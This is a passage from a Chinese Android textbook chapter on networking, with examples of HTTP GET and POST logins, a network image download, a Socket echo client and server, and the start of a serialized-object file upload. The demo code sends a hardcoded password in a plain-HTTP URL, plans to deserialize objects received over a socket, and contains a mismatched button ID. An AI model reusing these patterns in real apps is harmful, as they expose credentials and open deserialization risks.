        @Override
        public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
```

```
            super.setContentView(R.layout.main);          //读取布局文件
      }
}
```

当程序运行完成后，直接将项目部署到真机上即可对磁场进行监听，程序的运行效果通过真机运行效果采集，如图 11-9 所示。



图 11-9　显示的指针罗盘

11.6　本 章 小 结

（1）手机电池的电量信息可以通过使用 Intent.ACTION_BATTERY_CHANGED 取得。

（2）AudioManager 是一个手机的系统服务，使用此服务可以实现音量的调整，以及静音、震动等模式的切换。

（3）在 Android 中可以使用 TelephonyManager 类对电话状态进行管理，而电话状态也可以通过 PhoneStateListener 监听类完成监听操作。

（4）使用 SmsManager 可以实现对短信的监听操作，也可以判断短信的收发状态。

（5）Android 手机中提供了众多的传感器，用户只需要实现 SensorEventListener 接口即可实现对手机传感器状态的监听。

第 12 章　网 络 通 信

通过本章的学习可以达到以下目标：

☑ 掌握 Android 与 Socket 程序间的交互操作。

☑ 掌握 Android 与 Java Web 程序间的交互操作。

☑ 了解 Android 与 Web Service 程序的交互操作及实现。

☑ 掌握 WebView 组件的使用。

移动平台中最重要的一个组成部分就是进行网络的交互操作，用户可以通过移动设备定期地与服务器进行交互，以取得最新的数据。在 Android 中为用户提供了丰富的互联网操作功能，本书曾在第 8 章介绍了 Android 中数据存储的 4 种方式，本章要介绍的与网络程序的交互实际上也就是第 5 种存储模式——网络存储。在进行网络数据交换时，常用的方式有如下两种：

☑ 直接与 Web 容器交换数据，如图 12-1 所示。

☑ 利用 Socket 完成数据交换，如图 12-2 所示。



图 12-1　使用 Web 服务器交换　　　　图 12-2　利用 Socket 交换

除了这些基本的网络数据交换之外，本章还将讲解一个网页的显示组件——WebView 组件，通过此组件可以采用 HTML 作为显示的界面。

12.1　与 Web 服务器交换数据

12.1.1　通过地址重写访问动态 Web

若要使用 Web 服务器进行数据交换，则可以直接采用 Uri 重写的方式，将所有输入的数据以 GET 请求的方式发送给 Web 服务器端的动态页进行处理，而动态页也可以将一些基本的数据返回给手机端。

> **提示**
>
> **本次使用 JSP 程序进行数据交换。**
>
> 本程序中的动态页面采用的是 JSP 技术，而使用的 Web 服务器是 Tomcat，如果对此不熟悉，可以参考《名师讲坛——Java Web 开发实战经典》一书。
>
> 另外，考虑到篇幅的问题，本书所讲解的操作只是以 JSP 文件的形式进行，而不是以标准的 MVC 设计模式进行服务器端程序的开发。

【例 12-1】 定义 android.jsp 程序，此程序保存在 mldn 虚拟目录下

```
<%	//接收发送来的请求参数
	String id = request.getParameter("id") ;
	String password = request.getParameter("password") ;
%>
<%
	if("lixinghua".equals(id) && "mldn".equals(password)) {
%>
		true
<%
	} else {
%>
		false
<%
	}
%>
```

在 android.jsp 文件中，使用 request 内置对象接收请求的参数，随后对传递过来的请求参数进行判断，如果 ID 是 lixinghua，password 是 mldn，则表示登录成功，输出 true；反之，则输出 false。

将 android.jsp 文件保存到指定的虚拟目录中，并且使用 Tomcat 进行项目的发布，服务器端开发完成之后，下面就要使用 Android 进行网络的连接，而如果现在要想访问 Web 服务器上的程序资源，还需要使用 java.net.URL 和 java.net.HttpURLConnection 类完成。

提示

关于 java.net.URL 类和 java.net.HttpURLConnection 类。

URL 和 HttpURLConnection 类主要用于网络的连接，在使用时，首先通过 URL 指定一个要连接的网络地址（或 IP），而后通过 URL 类的 openConnection()取得一个 java.net.URLConnection 类的对象，而 HttpURLConnection 正是 URLConnection 的子类，对于这部分操作不熟悉的读者，可以参考《名师讲坛——Java 开发实战经典》第 19 章中的内容。

下面为了演示方便，将直接在 Activity 类的 onCreate()方法中进行 Web 程序的连接，并且将连接的情况显示在文本显示组件中。

【例 12-2】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"                     //所有组件垂直摆放
	android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
	<TextView                                          //文本显示组件
		android:id="@+id/info"                     //组件 ID
		android:layout_width="fill_parent"         //组件宽度为屏幕宽度
		android:layout_height="wrap_content"/>     //组件高度为文字高度
</LinearLayout>
```

在本布局管理器中主要定义了一个文本显示组件，通过此组件可以告诉用户操作的状态。



【例 12-3】 定义 Activity 程序

```
package org.lxh.demo;
import java.net.HttpURLConnection;
import java.net.URL;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;
public class MyWebDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);							//调用布局管理器
		TextView info = (TextView) super.findViewById(R.id.info);		//取得文本组件
		boolean flag = false;											//判断标记
		try {
			URL url = new URL("http", "www.mldnjava.cn", 80,
					"/mldn/android.jsp?id=lixinghua&password=mldn");	//连接地址
			HttpURLConnection conn = (HttpURLConnection) url.openConnection();
			byte [] data = new byte[512] ;								//开辟空间
			int len = conn.getInputStream().read(data) ;				//接收数据
			if(len > 0){
				String temp = new String(data,0,len).trim() ;
				flag = Boolean.parseBoolean(temp);						//数据转型
			}
			conn.getInputStream().close() ;								//关闭输入流
		} catch (Exception e) {
			e.printStackTrace() ;
			info.setText("Web 服务器连接失败。") ;
		}
		if (flag) {														//判断返回数据
			info.setText("用户登录成功！") ;								//设置文本
		} else {
			info.setText("用户登录失败！") ;								//设置文本
		}
	}
}
```

【例 12-4】 在 AndroidManifest.xml 文件中配置权限

```
<uses-permission android:name="android.permission.INTERNET" />
```

本程序首先使用一个 URL 指定要操作的 URI，随后利用 URL 对象，打开一个 HttpURLConnection 对象，之后利用返回的 InputStream 接收所有的数据，并将数据变为 boolean 型，如果用户传入的 ID 和 password 与服务器上判断的一致，则返回 true；否则，返回 false。程序的运行效果如图 12-3 所示。

注意

IP 地址为公网 IP。

在进行程序开发时一定要记住，本次所连接的 IP 地址是指在公网上的地址，而不是内部局域网的地址，本程序是放在了域名为 www.mldnjava.cn 的网址上，读者在使用时可以替换为 IP 地址。





图 12-3 接收动态页的返回数据

12.1.2 使用 POST 提交访问动态 Web

12.1.1 节的程序是采用地址重写方式与 Web 服务器进行连接的，而且所有的操作都是采用地址重写的形式进行的，所以在传递参数较多时，地址的编写难度也就有所提高，因此这种数据的交换并不能满足实际开发的需要。而在 Android 系统中，也可以采用像表单提交那样的 POST 或 GET 方式提交要发送给 Web 服务器的信息。

由于 Web 连接采用的是 HTTP 操作协议进行的，所以用户要想发送请求（POST、GET），则可以使用 org.apache.http.client.methods.HttpPost 或 org.apache.http.client.methods.HttpGet 类进行。在发送请求时，POST 方式使用较多，所以下面首先来看 org.apache.http.client.methods. HttpPost 类的继承结构，如下所示：



```
java.lang.Object
  ↳ org.apache.http.message.AbstractHttpMessage
      ↳ org.apache.http.client.methods.HttpRequestBase
          ↳ org.apache.http.client.methods.HttpEntityEnclosingRequestBase
              ↳ org.apache.http.client.methods.HttpPost
```

org.apache.http.client.methods.HttpPost 类的常用方法如表 12-1 所示。

表 12-1 HttpPost 类的常用方法

No.	方　　法	类　　型	描　　述
1	public HttpPost(URI uri)	构造	传入一个指定的 Uri
2	public HttpPost(String uri)	构造	传入一个指定的 Uri
3	public String getMethod()	普通	返回 HTTP 的操作状态，如 post、get 等

当用户成功地向 Web Server 端发送请求之后，所有返回的数据将使用 org.apache.http.HttpResponse 接口保存，HttpResponse 接口的常用方法如表 12-2 所示。

表 12-2 HttpResponse 接口的常用方法

No.	方　　法	类　　型	描　　述
1	public abstract void setEntity(HttpEntity entity)	普通	设置一个请求的实体对象
2	public abstract HttpEntity getEntity()	普通	返回一个请求的实体对象
3	public abstract void setLocale(Locale loc)	普通	设置一个 Locale 对象
4	public abstract StatusLine getStatusLine()	普通	获得请求的状态
5	public abstract HttpEntity getEntity()	普通	获得所有返回信息



当用户使用 HttpResponse 的 getEntity()方法接收所有返回数据之后，可以使用 EntityUtils 类进行处理，而且由于 HttpResponse 是一个接口，所以要想实例化此接口的对象，就要使用 org.apache.http.impl.client.DefaultHttpClient 类完成，此类的常用方法如表 12-3 所示。

表 12-3　DefaultHttpClient 类的常用方法

No.	方　　法	类　　型	描　　述
1	public DefaultHttpClient()	构造	创建 DefaultHttpClient 的实例化对象
2	public abstract HttpResponse execute (HttpUriRequest request)	普通	根据请求返回 HttpResponse 接口实例

既然可以进行请求的发送和传递，那么下面所需要处理的就是所有传递参数的问题。由于在 Web Services 上所提供的方法需要参数的传递，所以所有的参数都要使用 org.apache.http.message.BasicNameValuePair 类进行封装，该类是 org.apache.http.NameValuePair 接口的子类，其常用方法如表 12-4 所示。

表 12-4　BasicNameValuePair 类的常用方法

No.	方　　法	类　　型	描　　述
1	public BasicNameValuePair(String name, String value)	构造	指定要传入的参数名称和内容
2	public String getName()	普通	取得参数名称
3	public String getValue()	普通	取得参数内容

除了处理好参数之外，还需要处理请求时所需要的编码。通用的编码为 UTF-8，要想指定此编码，则必须使用 org.apache.http.client.entity.UrlEncodedFormEntity 类完成，此类的继承结构如下：

```
java.lang.Object

    ↳ org.apache.http.entity.AbstractHttpEntity

        ↳ org.apache.http.entity.StringEntity

            ↳ org.apache.http.client.entity.UrlEncodedFormEntity
```

UrlEncodedFormEntity 用于指定编码的方法如表 12-5 所示。

表 12-5　UrlEncodedFormEntity 类用于指定编码的方法

No.	方 法 名 称	类　　型	描　　述
1	public UrlEncodedFormEntity(List<? extends NameValuePair> parameters, String encoding)	构造	设置指定参数的编码

了解了以上类的功能之后，下面将使用 12.1.1 节定义的 android.jsp 进行数据的处理，只是在 Activity 程序中将采用新的形式完成与 Web 服务器的数据交互。

【例 12-5】 修改 Activity 程序，采用 POST 提交方式

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.List;
```

```
import org.apache.http.HttpResponse;
import org.apache.http.NameValuePair;
import org.apache.http.client.entity.UrlEncodedFormEntity;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.impl.client.DefaultHttpClient;
import org.apache.http.message.BasicNameValuePair;
import org.apache.http.protocol.HTTP;
import org.apache.http.util.EntityUtils;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;
public class MyWebDemo extends Activity {
	private static final String URL = "http://www.mldnjava.cn/mldn/android.jsp" ;
	private TextView info = null ;								//文本组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);					//调用布局管理器
		this.info = (TextView) super.findViewById(R.id.info);	//取得文本组件
		boolean flag = false;									//判断标记
		try {
			HttpPost request = new HttpPost(URL);				//提交路径
			List<NameValuePair> params = new ArrayList<NameValuePair>();//设置提交参数
			params.add(new BasicNameValuePair("id", "lixinghua"));	//设置 id 参数
			params.add(new BasicNameValuePair("password", "mldn"));	//设置 password
			request.setEntity(new UrlEncodedFormEntity(params,
					HTTP.UTF_8));								//设置编码
			HttpResponse response = new DefaultHttpClient()
				.execute(request);								//接收回应
			if (response.getStatusLine().getStatusCode() != 404) {	//请求正常
				flag = Boolean.parseBoolean(EntityUtils.toString(
						response.getEntity()).trim());			//接收返回的信息
			}
		} catch (Exception e) {
			e.printStackTrace() ;
			info.setText("Web 服务器连接失败。") ;
		}
		if (flag) {												//判断返回数据
			info.setText("用户登录成功！") ;						//设置文本
		} else {
			info.setText("用户登录失败！") ;						//设置文本
		}
	}
}
```

【例 12-6】 在 AndroidManifest.xml 文件中配置权限

```
<uses-permission android:name="android.permission.INTERNET" />
```

本程序采用 POST 提交方式连接到了 android.jsp 页面，所有的参数都保存在 List 集合中，当用户接收服务器返回给客户端的数据之前，先判断是否是 404 错误，如果不是，则表示已经正常连接，则将返回的数据变为 boolean 型，以方便判断如何设置显示信息。本程序的运行效果

如图 12-3 所示。

12.1.3　读取网络图片

通过前面的两个范例，相信读者已经清楚了如何使用 Android 进行 Web 程序的互操作，下面再演示一个读取网络图片到 Android 手机上显示的操作，本程序的操作原理如图 12-4 所示。



图 12-4　读取网络图片

通过图 12-4 可以发现，如果需要将 Web 上的图片（URL：http://www.mldnjava.cn/android/android_book.jpg）在 Android 中显示，则需要将读取进来的数据使用 Bitmap 类进行转换，而后将要显示的图片设置到 ImageView 组件中进行显示。

【例 12-7】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent"                    //布局管理器高度为屏幕高度
    android:gravity="center">                              //居中显示
    <ImageView                                             //定义图片显示视图
        android:id="@+id/img"                              //组件 ID，程序中使用
        android:layout_width="wrap_content"                //组件宽度为图片宽度
        android:layout_height="wrap_content"/>             //组件高度为图片高度
</LinearLayout>
```

在本布局管理器中定义了一个 ImageView 组件，但是此组件的内容要通过网络进行读取。

【例 12-8】 定义 Activity 程序，读取网络图片


```
package org.lxh.demo;
import java.io.ByteArrayOutputStream;
import java.io.InputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import android.app.Activity;
```

```
import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.os.Bundle;
import android.widget.ImageView;
public class MyWebDemo extends Activity {
	private static final String PATH = "http://www.mldnjava.cn/android/android_book.jpg" ;
	private ImageView img = null ;                                    //定义图片显示
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);                          //调用布局管理器
		this.img = (ImageView) super.findViewById(R.id.img) ;         //取得组件
		try {
			byte data [] = this.getUrlData() ;                        //接收数据
			Bitmap bm = BitmapFactory.decodeByteArray(data, 0, data.length);//生成图形
			this.img.setImageBitmap(bm) ;                             //显示图片
		} catch (Exception e) {
			e.printStackTrace();
		}
	}
	public byte[] getUrlData() throws Exception {                     //取得网络图片数据
		ByteArrayOutputStream bos = null ;                            //内存输出流
		try {
			URL url = new URL(PATH) ;                                 //定义 URL
			bos = new ByteArrayOutputStream() ;                       //定义内存输出流
			byte data [] = new byte[1024] ;                           //每次读取 1024
			HttpURLConnection conn = (HttpURLConnection) url.openConnection();  //打开
			InputStream input = conn.getInputStream() ;               //取得输入流
			int len = 0 ;                                             //接收读取长度
			while((len = input.read(data)) != -1) {                   //没有读取到底部
				bos.write(data, 0, len) ;                             //向内存中保存
			}
			return bos.toByteArray() ;                                //变为字节数组返回
		} catch (Exception e) {
			throw e ;
		} finally {
			if (bos != null) {
				bos.close();                                          //关闭输出流
			}
		}
	}
}
```

【例 12-9】 在 AndroidManifest.xml 文件中配置权限

```
<uses-permission android:name="android.permission.INTERNET" />
```

本程序直接通过给定的 URL 地址（PATH 定义）进行图片资源的读取，由于不确定要读取的图片大小，所以在程序中使用了 ByteArrayOutputStream 进行数据的接收，而后通过 BitmapFactory 将接收到的二进制数据变为图片数据，并设置到 ImageView 中显示，程序的运行效果如图 12-5 所示。





www.mldnjava.cn 上为读者提供了相关的资源。

为方便读者进行网络连接的学习，魔乐科技专门为读者提供了实验的程序，读者可以通过以下地址找到相关的资源。

☑ 图片：http://www.mldnjava.cn/android/android_book.jpg。

☑ 音频：http://www.mldnjava.cn/android/mldn_java.mp3。

☑ 视频：http://www.mldnjava.cn/android/mldn.3gp。

读者也可以直接使用以上地址进行程序的测试。



图 12-5　读取网络图片

掌握了本程序的实现思路之后，用户可以根据自己的实际需要对本程序进行扩展，例如，通过网络下载 MP3 或视频等，都是采用类似的方式完成的，本书对此部分不再做重复介绍，有兴趣的读者可以自行实验。

12.2　与 Socket 交换数据

Android 手机虽然可以方便地与 Web 服务器进行数据的交互操作，但是这种做法只适合于简单的数据传输，对于过于复杂的数据（如上传图片等），实现起来就非常复杂了，所以在实际的 Android 开发中，往往会使用一个自定义的服务器完成数据的交互，这一点类似于 C/S 应用模式（Client/Service，客户端/服务器端操作）。而这样的程序服务器端需要使用 Socket 进行开发，并且直接使用 IO 流进行数据的传递。



关于 Java 网络编程部分的知识。

Socket 属于 Java 网络编程的一种实现，如果对此部分不清楚，可以参考《名师讲坛——Java 开发实战经典》第 19 章的内容。

下面通过几个具体的操作，讲解如何在 Android 中使用 Socket 进行通信。另外，考虑到读者理解方便，在本部分的 Socket 程序都采用单线程的方式完成，即所有的操作都在主方法中完成，而如果要在服务器上实现多线程操作，用户可以参考《名师讲坛——Java 开发实战经典》一书，其中有完整的讲解。

12.2.1　完成简单的 Echo 程序

Echo 程序是在 Socket 网络编程中使用最多的一个操作案例，下面就使用 Android 和 Socket 完成本功能的开发：当服务器端接收到用户发来的信息请求之后，将在前面加上标头 Android :，并将信息发送回 Android 端。

【例 12-10】 定义服务器端程序——MyServer.java

```
package org.lxh.server;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.io.PrintStream;
import java.net.ServerSocket;
import java.net.Socket;
public class MyServer {
	public static void main(String[] args) throws Exception {		//所有异常抛出
		ServerSocket server = new ServerSocket(8888);			//在 8888 端口上监听
		Socket client = server.accept();				//接收客户端请求
		PrintStream out = new PrintStream(client.getOutputStream()); //取得客户端输出流
		BufferedReader buf = new BufferedReader(new InputStreamReader(client
				.getInputStream()));				//字符缓冲区读取
		StringBuffer info = new StringBuffer();			//接收客户端的信息
		info.append("Android : ");					//回应数据
		info.append(buf.readLine());					//接收数据
		out.print(info);						//发送信息
		out.close();							//关闭输出流
		buf.close();							//关闭输入流
		client.close();							//关闭客户端连接
		server.close();							//关闭服务器端连接
	}
}
```

本程序将在 8888 端口上等待客户端的连接，之后分别取得客户端的输入流和输出流对象，并将接收到的客户端信息处理之后发送给服务器端。以上程序运行之后将自动进入阻塞状态，并等待客户端进行连接，而本次的客户端将通过 Android 完成。

【例 12-11】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout									//线性布局管理器
```

```
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                          //所有组件垂直摆放
        android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
        <Button                                                 //按钮组件
            android:id="@+id/but"                               //组件 ID，程序中使用
            android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
            android:layout_height="wrap_content"                //组件高度为文字高度
            android:text="连接 SocketServer" />                 //默认显示文字
        <TextView                                               //文本显示组件
            android:id="@+id/info"                              //组件 ID，程序中使用
            android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
            android:layout_height="wrap_content"                //组件高度为文字高度
            android:text="等待服务器端发送回的显示信息..." />   //默认显示文字
</LinearLayout>
```

本程序定义了一个按钮组件和一个文本显示组件，当用户单击按钮之后会发送信息到 Socket 服务器端，而后服务器端返回的数据在文本显示组件中显示。

【例 12-12】 定义 Activity 程序，连接服务器

```
package org.lxh.demo;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.io.PrintStream;
import java.net.Socket;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyClientDemo extends Activity {
        private Button send = null;                                     //定义按钮组件
        private TextView info = null;                                   //定义文本组件
        @Override
        public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            super.setContentView(R.layout.main);                        //调用布局
            this.send = (Button) super.findViewById(R.id.send);         //取得组件
            this.info = (TextView) super.findViewById(R.id.info);       //取得组件
            this.send.setOnClickListener(new SendOnClickListenerImpl());
        }
        private class SendOnClickListenerImpl implements OnClickListener{
            @Override
            public void onClick(View view) {
                try {
                    Socket client = new Socket("192.168.1.121"
                                , 8888);                                //指定服务器
                    PrintStream out = new PrintStream(
                                client.getOutputStream());              //打印流输出
                    BufferedReader buf = new BufferedReader(
```

```
                        new InputStreamReader(
                                client.getInputStream()));          //缓冲区读取
                out.println("北京魔乐科技软件学院");                    //发送数据
                MyClientDemo.this.info.setText(buf.readLine());     //设置文本
                out.close();                                        //关闭输出流
                buf.close() ;                                       //关闭输入流
                client.close();                                     //关闭连接
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}
```

【例 12-13】 在 AndroidManifest.xml 文件中配置权限

```
<uses-permission android:name="android.permission.INTERNET" />
```

本程序的主要功能是在按钮中为其设置单击事件，这样当用户单击此按钮之后，会将信息直接发送给服务器端，并且在文本显示组件中显示从服务器端接收到的数据信息。发送数据之前的操作界面如图 12-6 所示。接收服务器端回应数据之后的界面如图 12-7 所示。



图 12-6　连接前的界面



图 12-7　连接后的界面

12.2.2　上传文件

掌握了 Socket 的基本功能之后，下面再使用 Android 和 Socket 完成一个文件上传的功能，但是在本程序中不仅要完成图片的上传，同时会附加多种数据（如文件的标题、大小、类型等），要想实现这样的数据传送，可以采用两种方式完成。

（1）直接将所有数据通过字节数组传送

如果采用这种方式，则需要传送两类数据：一种数据类型是自定义的头信息（如文件类型、大小等都通过头信息传递）；另外一种数据类型才是真正要上传的文件内容。但是这样做在服务器端的接收会比较麻烦，因为所有的数据都是按照字节流的方式传输的，所以必须在各种不同的数据间设置分隔符，而后取出数据时则必须处理掉这些分隔符，此种方式如图 12-8 所示。





图 12-8　通过字节数组传送



（2）通过对象序列化的方式完成

使用一个专门的上传数据封装类，将所有的数据内容、文件内容（以字节数组保存）进行封装，而后利用对象序列化的方式，将该对象传送到服务器端，如图 12-9 所示。使用这种方式处理较为容易，也很方便，所以在本书中将采用该方式。



图 12-9　对象序列化传送

提示

本程序只完成基本功能。

考虑到读者浏览程序的方便性，在本程序中，服务器端并不会完成数据向数据库中的真实保存，而只是在服务器端后台打印和保存图片，如果有需要，用户可以自行编写后台 DAO、Service 层进行开发，如果不清楚此知识点，可以参考《名师讲坛——Java 开发实战经典》最后一个案例讲解视频，或者参考 www.mldnjava.cn 上的相关视频资源。

对象序列化指的是将内存中的对象转化为字节流的方式，这样就可以完成数据的传输，而对象序列化的概念可以参考《名师讲坛——Java 开发实战经典》第 12 章的内容。

【例 12-14】 定义包装数据的序列化对象类——UploadFile.java

```
package org.lxh.util;
import java.io.Serializable;
@SuppressWarnings("serial")
public class UploadFile implements Serializable {			//进行序列化传输
	private String title;						//信息标题
	private byte[] contentData;					//文件内容
	private String mimeType;					//文件类型
	private long contentLength;					//文件长度
	private String ext;						//扩展名
	public String getExt() {
		return ext;
	}
	public void setExt(String ext) {
		this.ext = ext;
	}
	public String getMimeType() {
		return mimeType;
	}
	public void setMimeType(String mimeType) {
		this.mimeType = mimeType;
	}
	public long getContentLength() {
		return contentLength;
	}
	public void setContentLength(long contentLength) {
```

```
            this.contentLength = contentLength;
        }
        public String getTitle() {
            return title;
        }
        public void setTitle(String title) {
            this.title = title;
        }
        public byte[] getContentData() {
            return contentData;
        }
        public void setContentData(byte[] contentData) {
            this.contentData = contentData;
        }
}
```

本类的对象主要用于 Android 手机端和 Socket 服务器端的数据传输，所以本类首先实现了 Serializable 接口，而后所有的数据都通过类属性保存。另外，该类在服务器端和 Android 客户端的项目中都需要保存，而且名称要求完全一致。

定义完传输类之后，下面首先完成 Android 客户端的开发。

【例 12-15】 定义布局管理器——main.xml

```
